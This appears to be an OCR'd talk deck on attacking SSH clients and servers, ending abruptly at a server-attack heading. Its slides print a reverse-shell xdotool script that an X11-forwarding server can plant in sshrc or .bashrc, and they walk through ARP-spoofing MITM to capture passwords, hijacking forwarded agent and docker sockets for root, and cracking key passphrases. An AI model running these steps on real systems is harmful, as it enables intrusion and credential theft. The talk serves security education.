


Unsecuring SSH

Offensive techniques for clients and servers

Jeremy Brown
Oh My H@ck International Conference

Agenda

Intro

- Just as the title says
  - Understand what flags, options and make SSH clients connections and server configs insecure and how to take advantage of such environments as an attacker
  - Mostly in the form of deviating from the *boring* default server configs and client flags
- There are plenty of blogs on “securing SSH” from the defensive side
  - How about some practical attacks?


Intro

- Two goals of this research
  - Figure out beyond “disable this in your ssh config, its insecure”
  - Or “never do this, the server can do bad things to you” -- but like, how?
  - We’ll go through **lots of different test scenarios** and figure this out
- Content assumes you know SSH basics or at least have used it before


Intro

- By default, most distro's sshd_config aren't too bad
  - No direct bypasses or compromises
  - You can argue over allowing passwords vs keys and MFA, etc
- But start changing stuff around and it can introduce ~~risk~~ actual attacks
  - Of course you usually need to modify configs to make infrastructure work the way you want
- Similar for clients
  - `ssh some-host` isn't interesting, but flags enable a lot of features make SSH very powerful


Intro




only or **remote** to allow remote forwarding only. Note that
disabling TCP forwarding does not improve security unless
users are also denied shell access, as they can always
install their own forwarders.



Be warned that some environment variables could be used to
bypass restricted user environments. For this reason, care



processing may enable users to bypass access restrictions
in some configurations using mechanisms such as LD_PRELOAD.



the client side. The security risk of using X11 forwarding
is that the client's X11 display server may be exposed to
attack when the SSH client requests forwarding (see the

References
https://man7.org/linux/man-pages/man5/sshd_config.5.html

Intro

- Typical advice when securing SSH server
  - Disable XXX in config
  - Disable YYY in config
  - Whitelist IPs
  - Fail2ban
  - Changing default port or enable port knocking
- And the client
  - Verify the host key to and make sure its your intended server (anybody actually do this?)
    - `StrictHostKeyChecking=no`, etc all day for load balancers

Reference
https://sanderknape.com/2016/11/securing-your-server-ssh-configuration/

Intro

- Common ways to attack a system running SSH
  - Using stolen passwords / keys
  - Brute force accounts / password spray / password policy
  - Old versions
- We'll focus on other ways using various client and server options
  - Mostly Ubuntu and Redhat + OpenSSH for testing
  - Talk about some interesting PAM things too
  - Example attacks vary from moderately realistic to mostly educational and fun

Intro

- Takeaways will probably range from
  - Worst case
    - “A bunch of insecure configs and scripts that no one uses in real life”
  - Best case
    - “Well that was certainly informational on how you can screw up SSH, had no idea that...”

Client Attacks

X11 Forwarding

- X11Forwarding yes
  - Tunnel X11 over SSH
  - eg. encrypted tunnel to run remote GUI apps on local machine
- Exposes your X11 DISPLAY to the remote server
  - -X = X11 forwarding
  - -Y = X11 forwarding - security …?

References
https://gist.github.com/adrianratnapala/1324845/609085f27055508e360ddeb52dc3d2dd05d4798c

X11 Forwarding

- HOWTO
  - $ ssh -v -X remote-box
    - …
    - debug1: Requesting X11 forwarding with authentication spoofing.
    - $ gnome-calculator
    - *calc pops up on local screen*

X11 Forwarding

- Client-side
  - pid=1637231 executed [ssh remote-box -v -X]
  - pid=1637233 executed [sh -c /usr/bin/xauth list :1 2>/dev/null]
  - pid=1637234 executed [/usr/bin/xauth list :1]
- Check out what it's doing
  - $ /usr/bin/xauth list :1
    - local-box/unix: MIT-MAGIC-COOKIE-1 0e2d0386913c2d3f73a3fxxxxx
    - #ffff#6265617891#: MIT-MAGIC-COOKIE-1 0e2d0386913c2d3f73a3fxxxxx
- Cookie is saved on remote box in ~./Xauthority file

X11 Forwarding

- ssh -X remote-box
  - $ echo $DISPLAY
    - localhost:10.0
  - $ xinput list
    - …
    - ↳ Dell KB216 Wired Keyboard **id=17** [slave keyboard (3)]

X11 Forwarding

- ssh -X remote-box
  - $ xinput test **17**

    *type **test** on the local keyboard*

```
key press   28
key release 28
key press   26
key release 26
key press   39
key release 39
key press   28
key release 28
```

X11 Forwarding

- Now lets try as another user on the remote box
  - $ DISPLAY=localhost:10.0 xinput list
    - Unable to connect to X server
  - and "X11 connection rejected because of wrong authentication." is displayed on user's term
- Also tried ssh -Y as the internet suggested that might work… there is lots of conflicting information about -X/-Y oddly enough

References
https://gist.github.com/adrianratnapala/1324845/609085f27055508e360ddeb52dc3d2dd05d4798c
https://www.reddit.com/r/linuxquestions/comments/b0t01d/how_does_ssh_y_parameter_secures_my_x11/

X11 Forwarding

- But as root, you can just copy over the ~/.Xauthority file (contains magic cookie) from the user's home directory and it works fine
  - $ DISPLAY=localhost:10.0 xinput test 17

*typing **abc***

```
key press   38
key release 38
key press   56
key release 56
key press   54
key release 54
```

X11 Forwarding

- There's also xsnoop, xspy... people have been having fun with X since the 80's
  - "The programs xev, xkey, xscan, **xspy**, and **xsnoop** monitor keystrokes, while xwd, xwud, and xwatchwin take screen snapshots."

References
https://www.giac.org/paper/gcih/34/xwindows-tunnel-firewall/103409
https://web.archive.org/web/20160418233442/https://x8x.net/2014/09/16/x11-pentesting-techniques/

X11 Forwarding

- So a server can sniff and read keystrokes on a client’s local machine over X
    - (not just what the client is typing in the server terminal)
- Ok, what about writing data? Send arbitrary keystrokes or execute things?
    - xdotool to the rescue!
        - After the user logs in, grab their ~/.Xauthority file for auth and the run a script
        - Or modify the user’s ~/.bashrc so the script runs when they login

References
https://zachgrace.com/training/x11/

X11 Forwarding

```
$ cat sshX.sh
xdotool key alt+F2
sleep 1
xdotool type 'gnome-terminal'
xdotool key KP_Enter
sleep 1
xdotool type "bash -i >& /dev/tcp/10.1.1.101/5000 0>&1"
xdotool key KP_Enter
xdotool type "exit"
xdotool key KP_Enter
xdotool key super+h
```

References
https://zachgrace.com/training/x11/

X11 Forwarding

- $ export DISPLAY=localhost:10.0
- $ ./sshX.sh
  - ***client sees a terminal appear, ghost typing shell commands and then the window minimizes***
- $ nc -l -p 5000
  - ...
  - user@local-box:~$

X11 Forwarding

- Could also drop some code in the server’s /etc/ssh/sshrc
  - Runs for whoever logs in, just have sshrc call sshX2.sh
  - Check if DISPLAY appears to set for X11 forwarding; if so, run the payload, else be silent :)

X11 Forwarding

$ cat **sshX2.sh**

```
#!/bin/bash
if read proto cookie ...
// since sshrc runs before xauth, fix stuff
fi
if [[ $DISPLAY == *"localhost"* ]]; then
xdotool ...
fi
```

References
https://serverfault.com/a/378412

X11 Forwarding

- Configuration
  - X11UseLocalhost yes

```
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      25580/sshd: user@pt
```

  - X11UseLocalhost no

```
tcp        0      0 0.0.0.0:6010            0.0.0.0:*               LISTEN      28719/sshd: user@pt
```

- Now the remote server is listening for connections to the SSH client's desktop

```
PORT     STATE SERVICE

6010/tcp open  x11
```

X11 Forwarding


- Scenario
  - SSH Client connects to Server
  - Server listens for connections to Client’s desktop on Server’s network interface
  - Attacker (if they have obtained the magic cookie) executes code on Client’s desktop
- Instead of just stealing .Xauthority file, may have to add the cookie manually
  - $ xauth add client-box:10 MIT-MAGIC-COOKIE-1 e30a8bd5f5805a607ced520f7xxxx
  - $ DISPLAY=client-box:10 ./sshX.sh
  - $ nc -l -p 5000
    - ...
    - user@client-box:~$

X11 Forwarding

- Compromising a SSH client's desktop session
  - Setup a server with sshd_config
    - X11Forwarding yes
  - Get the target to add the -X flag when connecting to your server
    - **"Use -X for eXtreme mode, SSH will be so much faster and brighter colors!!"**
    - Drop a script calling xdotool commands in their ~/.bashrc
    - Profit

X11 Forwarding

- ssh -X is sort of like to Erlang’s remsh…




The point is, you can SSH to a compromised server without getting your laptop compromised. *This is not the case for Erlang's remsh*.

A side-effect of Erlang's easy distribution is that clustered Erlang nodes have complete access to one another. Part of Erlang's standard library is devoted to executing arbitrary code on other machines. When you invoke remsh, you become a part of the Erlang cluster. That means if any of the nodes in the cluster have been compromised, it's game over: arbitrary code can be run on your machine.

References
https://broot.ca/erlang-remsh-is-dangerous.html

StrictHostKeyChecking

- ssh -o StrictHostKeyChecking=no
  - Tells that SOMETHING NASTY HAPPENING nagging and blocking message to go away
  - Makes connecting to a load balancer tolerable (may connect to a different server each time)
  - But there's a reason host checking checking exists, right?



```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle a
ttack)!
It is also possible that a host key has just been changed.
```


StrictHostKeyChecking

- Enter SSH-MITM
  - "Of course, the victim's SSH client will complain that the server's key has changed. But because 99.99999% of the time this is caused by a legitimate action (OS re-install, configuration change, etc), many/most users will disregard the warning and continue on."

References
https://www.ssh.com/attack/man-in-the-middle
https://github.com/jtesta/ssh-mitm

StrictHostKeyChecking

- ARP Spoofing
  - Make others on the LAN think you are the host they intended to talk to
    - Encryption killed spoofing right… or did it just make it +1 click?



arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

References
https://www.smartspate.com/find-well-ssh-sessions-protected/
https://www.mankier.com/8/arpspoof

StrictHostKeyChecking

- HOWTO
  - Impersonate a target SSH server, MITM the connection and capture creds / session log
    - Tell your target client that their target server MAC is actually your local MITM server
      - arpspoof -r -t 10.1.1.201 10.1.1.101
      - **BEFORE**
        - client:~$ arp -a | grep 10.1.1.201
        - ? (10.1.1.201) at 00:0d:19:ce:31:42 [ether] on ens33
      - **AFTER**
        - client:~$ arp -a | grep 10.1.1.201
        - ? (10.1.1.201) at 00:0f:24:db:aa:bb [ether] on ens33

References
https://www.smartspate.com/find-well-ssh-sessions-protected/

StrictHostKeyChecking

- HOWTO
  - Impersonate a target SSH server, MITM the connection and capture creds / session log
    - ssh 10.1.1.201
      - ...SOMETHING NASTY…
        - Add correct host key in ~/.ssh/known_hosts to get rid of this message...
        - ssh-keygen -f "~/.ssh/known_hosts" -R "10.1.1.201"
        - ED25519 host key for 10.1.1.201 has changed and you have requested strict checking.
        - Host key verification failed.
    - Many people are just gonna c&p the command: “hurry got stuff to do stupid computer”
      - `ssh-keygen -f "/home/user/.ssh/known_hosts" -R "10.1.1.201"`
      - And the very next SSH they’ll say yes to permanently trust the MITM’s host key

References
https://www.smartspate.com/find-well-ssh-sessions-protected/

StrictHostKeyChecking

- HOWTO
  - Impersonate a target SSH server, MITM the connection and capture creds / session log
    - ssh 10.1.1.201 -o StrictHostKeyChecking=no
      - ...SOMETHING NASTY…
        - Password authentication is disabled to avoid man-in-the-middle attacks.
        - Keyboard-interactive authentication is disabled to avoid man-in-the-middle attacks.
    - “SSSSSHHH stop complaining!”
      - ssh 10.1.1.201 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null
        - Warning: Permanently added '10.1.1.201' (ED25519) to the list of known hosts.
        - user@remote:~$

References
https://www.smartspate.com/find-well-ssh-sessions-protected/

StrictHostKeyChecking

- HOWTO
  - Impersonate a target SSH server, MITM the connection and capture creds / session log
    - And out pops creds
      - $ tail /var/log/auth.log

        -
          ```
          sshd_mitm[25144]: INTERCEPTED PASSWORD: hostname:
          [10.1.1.201]; username: [user]; password: [Pass123!]
          ```
    - Along with a full session log with credentials and details
      - /home/ssh-mitm/session_*.txt

References
https://www.smartspate.com/find-well-ssh-sessions-protected/

Agent Forwarding

- Type your password only once for multiple servers
  - Forward your ssh-agent auth to the next server
- Scenario
  - $ ssh-keygen
  - $ scp .ssh/id_rsa.pub remote-box:/home/user/.ssh/authorized_keys
  - $ eval “$(ssh-agent -s)”
  - $ ssh-add .ssh/id_rsa
  - $ ssh -A remote-box
    - user@remote-box:~$
    - *waaah look ma no password*

Agent Forwarding

- $ env | grep SSH_AUTH
  - SSH_AUTH_SOCK=/tmp/ssh-gMOB6GnO4h/agent.56536
- Anyone with root on the server can reuse the auth socket
  - # ls /tmp/ssh*
    - /tmp/ssh-gMOB6GnO4h/agent.56536
  - # eval "$(ssh-agent -s)"
  - # export SSH_AUTH_SOCK=/tmp/ssh-gMOB6GnO4h/agent.56536
  - # ssh-add -l
    - 3072 SHA256:cMj/q/YnNjiOc9KyJI36nhk8VEf4EbdYR0knYXXXX user@box (RSA)
  - # netstat -antp | grep "sshd: user"
    - …
  - # ssh user@box
    - user@box:~$

References
https://blog.wotw.pro/ssh-agent-forwarding-vulnerability-and-alternative/

Agent Forwarding

- ProxyCommand / ProxyJump are generally the more secure way of doing it
    - ssh -J jump-box remote-box
        - debug1: Authentication succeeded (publickey).
        - Authenticated to jump-box ([jump-box]:22).
        - debug1: channel_connect_stdio_fwd remote-box:22
        - debug1: Authentication succeeded (publickey).
        - Authenticated to remote-box (via proxy).

StreamLocalBindMask

- Sets the mode for forwarding sockets
  - Everybody loves those docker sockets right??
- Let’s say you want to spin up a container on a remote machine
  - Or let others spin up containers on your machine
  - You can forward the socket from one host to another host over SSH

References
https://mutagen.io/blog/ssh-tips-for-remote-development

StreamLocalBindMask

- User starts the local forwarder
  - user@server:~$ ssh remote -N -L "/tmp/docker.sock:/var/run/docker.sock"
- Root can run a privileged container and compromise the remote host
  - root@server:~# DOCKER_HOST=unix:///tmp/docker.sock docker run --rm -it --privileged --net=host --pid=host --volume /:/host ubuntu chroot /host
  - # uname -n; id
    - remote
    - uid=0(root) gid=0(root) groups=0(root)

StreamLocalBindMask

- User setting insecure permissions
  - user@box:~$ ssh remote -N -L "/tmp/docker.sock:/var/run/docker.sock" -o "StreamLocalBindMask=0111"
- Allows other local users to compromise remote host
  - test@box:~$ ls -al /tmp/docker.sock
    - srw-rw-rw- 1 user user 0 /tmp/docker.sock
  - test@box:~$ DOCKER_HOST=unix:///tmp/docker.sock docker run --rm -it --privileged --net=host --pid=host --volume /:/host ubuntu chroot /host
    - # id
      - uid=0(root) gid=0(root) groups=0(root)

StreamLocalBindMask

- Works the same for letting remote users spin up machines
  - Except the sshd_config can make it very dangerous for clients
  - `StreamLocalBindMask 0111`
- Client now forwards their docker socket (unaware of the server's config)
  - user@box:~$ ssh remote -N -R "/tmp/docker.sock:/var/run/docker.sock"
- Anyone on the server can now compromise the client
  - test@remote:~$ DOCKER_HOST=unix:///tmp/docker.sock docker run --rm -it --privileged --net=host --pid=host --volume /:/host ubuntu chroot /host
    - # whoami
    - root

SSH Keys

- Blank passphrase when generating key
  - No need to crack it, your key = your password
- Key /w passphrase
  - Brute force required, your key = useless without the passphrase
  - But it’s only good when paired with a **solid** passphrase


SSH Keys

- John The Ripper
  - ./ssh2john.py id_rsa > id_rsa.john
  - ./john id_rsa.john
    - Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
    - .....
    - **pass1234** (id_rsa)

References
https://github.com/openwall/john

SSH Keys

- Extremely weak keys are harder to come by these days
  - $ ssh-keygen -b 512
    - Invalid RSA key length: minimum is 1024 bits


If the RSA key is too short, the modulus can be factored by just using brute force. A 256-bit modulus can be factored in a couple of minutes. A 512-bit modulus takes several weeks on modern consumer hardware. Factoring 1024-bit keys is definitely not possible in a reasonable time with reasonable means, but may be possible for well equipped attackers. 2048-bit is secure against brute force factoring.

References
https://www.sjoerdlangkemper.nl/2019/06/19/attacking-rsa/
https://github.com/Ganapati/RsaCtfTool

Summary


- **X11Forwarding**
  - If you ssh -X into a server from a Linux desktop, be aware
    - The server can r/w to your desktop session
  - Sniff keystrokes with **xinput** (or other more precise tools)
  - Clicky clicky for a terminal and execute arbitrary commands with **xdotool**

Summary

- **X11Forwarding**
  - Many ways to target clients
    - Grab their cookie after login
    - Add a xdotool script in their bashrc or even global sshrc
    - Remember that sshrc runs even if it's a scp and sftp session
      - $ sftp remote-box
        - Connected to remote-box.
        - sftp>
      - *using exec-notify on a local session*
        - pid=56304 executed [/bin/sh /etc/ssh/sshrc]
        - pid=56305 executed [touch /tmp/x]

Summary

- **Host Key Checking**
    - `ssh -o StrictHostKeyChecking=no -o UserKnownHostsFiles=/dev/null`
        - Arpspoof + SSH MITM can…
            - Capture credentials + full session log if using password-based auth
            - *may* capture session log (including su/sudo passwords) even using other auth
                - It's like **key-based auth and 2FA is a good idea** or something!
        - Keep in mind the click through rate by users who "wanna get work done" and assume there's a config bug somewhere they just need to bypass real quick
        - Don't you do this too? :')


"-o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null"

About 2,920 results (0.48 seconds)

Summary

- **SSH Agent Forwarding**
  - If you ssh -A into a server, it can reuse your auth socket and gain access to other boxes
  - Use ProxyCommand / ProxyJump instead
- **StreamLocalBindMask**
  - Server's can harden OR open up a client's forwarded sockets to compromise
- **SSH Keys**
  - Blank passphrases turn keys into passwords
  - Weak passphrases eventually turn keys into passwords
  - Very small key sizes mean you may be able to recover the private key from a public key

References
https://heipei.github.io/2015/02/26/SSH-Agent-Forwarding-considered-harmful/

Server Attacks

PermitEmptyPasswords

- PermitEmptyPasswords yes
  - Still doesn't allow users with empty passwords to login via SSH
  - Need to add "ssh" to /etc/securetty OR `UsePam no` OR `AuthenticationMethods none`
- Also not so easy to screw up with how useradd acts by default
  - $ useradd test
    - bob**:!:**18713:0:99999:7:::
    - creates a user with disabled login
  - $ passwd -d test
    - bob**::**18713:0:99999:7:::
    - user is active with no password

References
https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=93200

PermitUserEnvironment

